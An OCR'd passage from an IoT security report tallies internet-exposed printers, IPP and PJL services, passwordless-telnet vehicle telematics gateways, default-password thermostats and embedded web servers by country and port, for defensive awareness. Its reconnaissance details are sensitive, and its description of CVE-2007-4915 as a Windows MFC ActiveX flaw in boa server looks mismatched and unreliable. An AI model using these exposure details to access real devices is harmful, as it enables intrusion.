



Figure 2-16 Distribution of exposed printers from major vendors



Viewpoint 11: Globally, exposed printers are mainly distributed in the USA and South Korea. In China, over 95% of exposed printers are found in both Hong Kong and Taiwan.

As shown in Figure 2-17, USA ranks first with 340,000 printers exposed, accounting for 38% of the global total exposed quantity. China has over 60,000 printers exposed on the Internet, as shown in Figure 2-18, mostly located in Taiwan where the city of Taipei sees the largest number (17,840) of exposed printers, making up 28%.

Figure 2-17 Distribution of exposed printers in major countries





Figure 2-18 Distribution of exposed printers in major cities (in China)



Viewpoint 12: The HTTP service on HP printers provides a remote access function, but the necessary login authentication mechanism is not enabled for this service on some printers.

Figure 2-19 and Figure 2-20 respectively show the exposure of ports on HP printers around the world and in China. Evidently, the HTTP service is the most exposed among services provided by HP printers. The HTTP service is usually accessible through ports 80, 443, and 8080, with port 80 ranking first on the list of exposed HTTP ports for a total of over 150,000 around the world.

What is worrisome, however, is that, as no authentication mechanism is enabled for the HTTP service on many exposed printers, a remote user can access the management interface of such devices without login. A login password can easily be set by the administrator on the management interface. From this, we can see that printer administrators should raise their level of security awareness immediately.

After our report on the exposure of IoT assets in China was released in the first half of 2017, HP made an official response during an interview with Leiphone[20], indicating that they had noticed this issue last year. Due to the lack of attention to security protection for document printing, some customers fail to proactively deploy or enable the document printing security solution, leaving their own devices and information exposed to threats. In fact, only less than 44% of IT managers incorporate printers in their security strategies. Also, fewer than 50% of users use the password management function of printers. This is exactly why less than 2% of hundreds of millions of commercial printers are really secure.

Figure 2-19 Distribution of exposed ports on HP devices (global)





Figure 2-20 Distribution of exposed ports on HP devices (in China)



2.2.4.1 IPP

Viewpoint 13: The number of exposed IPP services reaches 410,000 all over the world and nearly 40,000 in China.

IPP, short for Internet Printing Protocol, is a standard network printing protocol which allows remote printing through the Internet. This protocol was initially designed as a replacement of the fax. As such a great number of printers are exposed on the Internet, the IPP protocol begins to catch the eye of attackers.

Figure 2-21 Distribution of exposed IPP services in major countries





Figure 2-22 Distribution of exposed IPP ports (global)




Geographically, Italy has 130,000 IPP ports exposed, ranking first in the world. From the port distribution, we can see that port 631 and port 4567 are mostly exposed.

2.2.4.2 PJL

Viewpoint 14: The USA and South Korea see most PJL services exposed, followed by China (4316).

PJL, short for Printer Job Language, is a protocol developed by HP. PJL commands are a kind of printer commands. By default, PJL commands are transmitted between computers and printers via port 9100 for the control of printers.

Figure 2-23 Distribution of exposed PJL services in major countries



From the global geographic distribution, the USA and South Korea have the most PJL ports exposed, each with over 10,000 exposed.

Since PJL was developed, a number of vulnerabilities have been exposed, such as CVE-2010-0619 (Lexmark Multiple Laser Printer Remote Stack Overflow) and CVE-2010-4107 (HP LaserJet - Directory Traversal in PJL Interface). If the PJL service of printers in a company is exposed, those printers may be put under malicious control, leading to the disclosure of important materials such as confidential documents of this company.

Figure 2-24 PJL vulnerability (CVE-2010-4107)

2.2.5 Other Devices

During the analysis of IoT devices exposed on the Internet, we also discovered that some niche IoT device were also exposed, such as unified gateways for remote communications of commercial vehicles and network thermostats. This indicates that as IoT infrastructure is built and a wide variety of new IoT applications emerge, more security issues will be exposed on the Internet. This section analyzes the exposure of TGUs and network thermostats, giving you some ideas about how to build IoT infrastructure in a secure way.

2.2.5.1 Telematics Gateway Unit

Viewpoint 15: TGUs used by hundreds of commercial vehicles are exposed on the Internet as those devices lack password protection for the telnet login.


The Telematics Gateway Unit (TGU) is tailored to the connectivity needs of commercial vehicles such as trucks and buses[21] The TGU implements remote monitoring and vehicle control via an Internet address. In March 2016, a security researcher mentioned C4Max devices from the Mobile Devices company on his blog[22] as shown in Figure 2-25.

Using the search method as described in this blog article, we have identified 628 IP addresses with cyberspace search engines. These exposed IP addresses have no password protection for telnet login. A user, without typing a password, can log into a C4Max via telnet to perform operations such as firmware update and restart, as shown in Figure 2-26.

Furthermore, a TGU is probably exposed on the Internet if it is connected to the dynamic control system of a vehicle and to the Internet via a cellular network. In view of this, for better security, secure passwords and system software must be considered during the design phase; otherwise, the TGU exposure due to mis-operation is no different than giving your life to attackers.

Figure 2-25 C4Max from Mobile Devices

Figure 2-26 C4Max in advanced mode via telnet login



2.2.5.2 Network Thermostats

Viewpoint 16: Nearly 200 network thermostats from Proliphix are exposed on the Internet. Those devices are already out of production and lack security maintenance.

In building architecture design, heating, ventilation, and air conditioning (HVAC) refers to systems or devices used for heating, ventilation, and air conditioning in indoor or vehicular environments. The network thermostat provides a web-based manager for users to control domestic HVAC systems in a remote way. Figure 2-27 shows an NT20e thermostat from Proliphix. This company indicates on its official website that this model of thermostats is already out of production and thus no maintenance is offered. Figure 2-28 shows the thermostat's homepage that is displayed after we log in with the default password indicated in the user guide[23].

Our search results of cyberspace search engines show that 165 Proliphix thermostats are exposed on the Internet. If these thermostats still use default passwords, indoor temperature control privileges may fall into the hands of attackers. This may affect users' daily life and incur a loss of property, and even cause personal injuries in extreme cases.

Figure 2-27 Network thermostat from Proliphix

Figure 2-28 Page displayed after a login to a network thermostat from Proliphix

Figure 3-3 Status and Control Page

2.2.5.3 Some Unidentifiable Devices

In addition to IoT devices listed above, there are some exposed devices that cannot be reliably categorized as routers, cameras, or printers. For example, we find that a total of 15 million devices use four embedded applications: RomPager, GoAhead, Appweb, and boa. Here, we refer to such devices as devices with embedded web servers. In this section, we will discuss the exposure of those 15 million devices.

As shown in Figure 2-29, these devices are mostly exposed in the USA, reaching 1.32 million (8.8% of the global total). China has 670,000 (4.5% of the global total) devices exposed, with 188, 000 (27.9% of the domestic total) found in Taiwan which is followed by Beijing and Guangzhou.

Figure 2-29 Distribution of exposed devices running embedded web servers in major countries





Figure 2-30 Distribution of exposed devices running embedded web servers in major cities (in China)



As shown in Figure 2-31, among all exposed ports, port 7547 ranks first with the exposed quantity of 8.07 million, accounting for 53.8% of the total. Then come ports 80, 443, and 8080 which are often used to provide web services (HTTP and HTTPS), with a combined exposed quantity of 12.46 million. For ports 21, 22, and 23, each has an exposed quantity of over 1 million.

Figure 2-31 Distribution of exposed ports on devices running embedded web servers (global)





Figure 2-32 Distribution of exposed ports on devices running embedded web servers (in China)



It is worth noting that among 3.51 million devices running boa, 1.79 million with boa server V0.94.14 are exposed, accounting for 50.9% of the total. Also, there are altogether 290,463 exposed devices with boa server V0.93.15. The CVE-2009-4496 (Terminal Escape Sequence in Logs Command Injection) vulnerability in V0.94.14 is graded medium-risk (CVSS score: 5). The CVE-2007-4915 (Microsoft Windows MFC ActiveX FindFile() buffer overflow) vulnerability in V0.93.15 is scored 10 points by CVSS. Although the number of devices exposed to the latter vulnerability is small, once the vulnerability is exploited, a very severe impact will be caused.

Figure 2-33 CVE-2009-4496 vulnerability in boa server V0.94.14rc21


